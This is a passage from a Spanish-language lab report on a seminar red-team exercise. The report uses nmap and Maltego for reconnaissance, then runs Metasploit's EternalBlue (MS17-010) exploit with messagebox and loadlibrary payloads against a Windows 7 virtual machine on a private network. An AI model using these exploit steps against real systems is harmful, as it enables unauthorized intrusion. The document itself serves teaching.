
Fígura 13. Continuación de la búsqueda 1.



Fuente: Propia

Kali – Linux y Windows 7 de 64bits: Como se obtiene acceso directo se busca información en el equipo w7 de 64bits y se busca Winse20w0.exe. esto se puede observar en la figura 14.

Fígura 14. Ejecución de la búsqueda 2.




Fuente: Propia

Empleo de las las aplicaciones disponibles dentro del Kali-linus (suinistrada en el seminario) nmap, Maltego.

Recopilación de información con nmap, se ejecuta en el exploit emplenado la búsqueda en la ip objeto de ataque: 192.168.1.11 (Windows 7 de 64bits) cuya evidencia se refleja en la Figura 15.


Fígura 15. Ejecución de nmap.



Fuente: Propia

Re realiza la búsqueda de las palabras y combinaciones de WHITEHOUSE SECURITY en la aplicación maltego. Evidencia en la Figura 16 y Figura 17.


Fígura 16. Buscando información en Maltego.



Fuente: Propia

En la anterior Figura y en la Figura 17, no se encontró información a las palabras WHITEHOUSE, porque la misma hace referencia a la Casa blanca de los EEUU, la cual tiene el bloqueo de la misma por seguridad.


Fígura 17. Buscando información en Maltego 2.



Fuente: Propia

Al ejecutar la búsqueda en la aplicación Maltego de la Ip del windows7 victima se obtiene unos resultados como queda evidenciado en la figura 18 y en la figura 19..


Fígura 18. Búsqueda de la Ip en maltego.



Fuente: Propia

En ambas figuras se observa el puerto buscado, el protocolo, el estado (en la mayoría abiertos) y el posible nombre.

Fígura 19. Búsqueda de la Ip en maltego.




Fuente: Propia

6. Ejecutando el Metaxploit:

Se Cambia la configuración de internet en NAT por el adaptador puente, y se realiza ping al ip para ver el estado de la conexión como se ve en la figura 20.


Fígura 20. Ping en Ip victima.



Fuente: Propia

Ahora realizo un escaneo a la máquina virtual de WINDOWS 7 desde la MV Kali-linux, empleando el comando nmap 192.168.43.93. Donde en la figura 21 muestra los resultados obtenidos de los puertos que tienen comunicación.


Fígura 21. Escaneo con NMAP.



Fuente: Propia

Ahora se ejecuta el metasploit y se busca el eternalblue y se observa en la figura 22, los exploit disponibles y se usa el exploit/Windows/smb/ms17_010_eternalblue, para aprovechar la vulnerabilidad.


Fígura 22. Ejecución de exploit.



Fuente: Propia

Se usa el PAYLOAD messagebox para mandarle un mensaje al usuario en la pantalla, en la figura 23. Se observa la ejecución del comando.


Fígura 23. Payload ejecución.



Fuente: Propia

Como aun no están definidos los RHOST Y LHOST, en la figura 24 en la sección “current setting” esta en blanco por lo cual se debe asignar el RHOST.


Fígura 24. Evidencia de no Asignación de RHOST y LHOST.



Fuente: Propia

Ahora se configura el set RHOST 192.168.43.93 (VICTIMA) y se LHOST 192.168.43.188. (ATACANTE) evidenciándose en la Figura 25.


Fígura 25. Asignación de RHOST Y LHOST



Fuente: Propia

En la figura 26. Se puede observar la ejecución del exploit.


Fígura 26. Ejecución exploit



Fuente: Propia

Se puede evidenciar en la figura 27, sale un mensaje en el Windows 7x64, en la ejecución del exploit, con el payload Message. Sale un mensaje de texto solicitando ver el mensaje.


Fígura 27. Payload Message del exploit eternalblue.



Fuente: Propia

En la figura 28. Se observa el mensaje de resultado “Bienvenido al red thteam whitehouse este mensaje se destruirá en 3,2,1”.


Fígura 28. Payload Message del exploit eternalblue 2.



Fuente: Propia

En la figura 29 se evidencia el uso del PAYLOAD loadlibrary. Definiendo la librería c:usuarios


Fígura 29. Ejecución y evidencia de Payload Loadlibrary



Fuente: Propia

En la figura 30, se evidencia que el exploit muestra los parámetros de la MV atacada donde deja ver que Windows usa, el tipo y service pack instalado.

